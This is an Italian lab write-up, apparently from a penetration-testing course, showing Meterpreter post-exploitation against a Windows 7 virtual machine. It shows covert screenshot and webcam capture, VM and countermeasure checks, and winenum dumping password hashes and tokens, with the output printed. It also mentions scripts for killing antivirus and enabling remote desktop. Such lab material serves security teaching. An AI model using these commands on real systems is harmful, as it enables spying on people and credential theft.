
Otteniamo uno screenshot della macchina Windows lanciando il comando **screenshot**. Questo viene salvato tra i file della macchina attaccante in formato jpeg.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/HcRsAHPf.jpeg
```







2. Individuare la presenza o meno di Webcam sulla macchina Windows




Sulla macchina Windows 7, Meterpreter non è in grado di trovare una webcam



Abilitiamo il dispositivo dalle impostazioni della VM



La built-in webcam è ora tra i dispositivi della macchina Windows 7






```
meterpreter > webcam_list
1: HP Wide Vision HD Camera
meterpreter >
```

3. **Accedere a webcam/fare dump della tastiera/provare altro**

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/CFicWCaJ.jpeg
meterpreter >
```

Lo screenshot viene salvato tra i file della macchina attaccante






Con lo script di Meterpreter controlliamo se il target è una macchina virtuale

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```


Con lo script getcountermeasure controlliamo le configurazioni di sicurezza sul target. Questa informazione può essere utile per decidere se sia necessario disabilitare, ad esempio, un firewall o un antivirus




Con lo script seguente abilitiamo la Remote Desktop Configuration sul target

Con lo script get_local_subnet otteniamo la subnet del target. Può essere utile per lanciare un attacco più ampio sulla rete.

Lo script killav può essere usato per disabilitare l'antivirus su alcuni target. Sulla VM target non abbiamo un antivirus.



Lo script scraper recupera informazioni di sistema, inclusi i registri Windows



Lo script winenum fa dumping sia di tokens che hash, oltre che altre informazioni utili sul sistema target.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.50.102:445 ...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946/UTENTE-PC_20240910.0946.txt
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946
[*] Checking if UTENTE-PC is a Virtual Machine ........
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net group administrators
[*]     running command net session
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command net localgroup administrators
[*]     running command net share
[*]     running command net view /domain
[*]     running command netsh wlan show interfaces
[*]     running command gpresult /SCOPE USER /Z
[*]     running command gpresult /SCOPE COMPUTER /Z
[*]     running command netsh wlan show drivers
[*]     running command netsh wlan show profiles
[*]     running command netsh wlan show networks mode=bssid
[*] Running WMIC Commands ....
[*]     running command wmic useraccount list
[*]     running command wmic service list brief
[*]     running command wmic volume list brief
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic group list
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic product get name,version
[*]     running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes ...
[*] Hashes Dumped
[*] Getting Tokens ...
[*] All tokens have been processed
[*] Done!
```

Genera sia un report generale che una directory contenente informazioni dettagliate dell'output di ogni comando lanciato

```
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946/UTENTE-PC_20240910.0946.txt
Date:         2024-09-10.12:09:46
Running as:   NT AUTHORITY\SYSTEM
Host:         UTENTE-PC
OS:           Windows 7 (6.1 Build 7601, Service Pack 1).
```

```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/.msf4/logs/scripts/winenum/UTENTE-PC_20240910.0946                                                                  1 ✕

┌──(kali㉿kali)-[~/…/logs/scripts/winenum/UTENTE-PC_20240910.0946]
└─$ ls
arp__a.txt                      hashdump.txt              net_group_administrators.txt       net_session.txt                 netsh_wlan_show_interfaces.txt          netstat__ns.txt       net_view.txt        tokens.txt
cmd_exe__c_set.txt              ipconfig__all.txt         net_group.txt                      net_share.txt                   netsh_wlan_show_networks_mode_bssid.txt netstat__vb.txt       programs_list.csv   UTENTE-PC_20240910.0946.txt
gpresult__SCOPE_COMPUTER__Z.txt ipconfig__displaydns.txt  net_localgroup_administrators.txt  netsh_firewall_show_config.txt  netsh_wlan_show_profiles.txt            net_user.txt          route_print.txt
gpresult__SCOPE_USER__Z.txt     net_accounts.txt          net_localgroup.txt                 netsh_wlan_show_drivers.txt     netstat__nao.txt                        net_view__domain.txt  tasklist__svc.txt

┌──(kali㉿kali)-[~/…/logs/scripts/winenum/UTENTE-PC_20240910.0946]
└─$ cat arp__a.txt

Interfaccia: 192.168.50.102 --- 0×b
  Indirizzo Internet    Indirizzo fisico      Tipo
  192.168.50.100        08-00-27-43-73-bc     dinamico
  192.168.50.255        ff-ff-ff-ff-ff-ff     statico
  224.0.0.22            01-00-5e-00-00-16     statico
  224.0.0.252           01-00-5e-00-00-fc     statico
  239.255.255.250       01-00-5e-7f-ff-fa     statico

┌──(kali㉿kali)-[~/…/logs/scripts/winenum/UTENTE-PC_20240910.0946]
└─$ cat hashdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:07eeae404d81fb01319a7c986d06460f:::
utente:1001:aad3b435b51404eeaad3b435b51404ee:898908652d18008aae68f9fbe7eba8fd:::
```

```
┌──(kali㉿kali)-[~/…/logs/scripts/winenum/UTENTE-PC_20240910.0946]
└─$ cat tokens.txt
****************************
  List of Available Tokens
****************************

User Delegation Tokens Available
========================================
NT AUTHORITY\SERVIZIO DI RETE

NT AUTHORITY\SERVIZIO LOCALE

NT AUTHORITY\SYSTEM

utente-PC\utente


User Impersonation Tokens Available
========================================
No tokens available

Group Delegation Tokens Available
========================================
\

\ACCESSO CONSOLE

\LOCALE

BUILTIN\Administrators

BUILTIN\Users

NT AUTHORITY\Autenticazione NTLM

NT AUTHORITY\Authenticated Users

NT AUTHORITY\INTERACTIVE

NT AUTHORITY\Questa organizzazione
```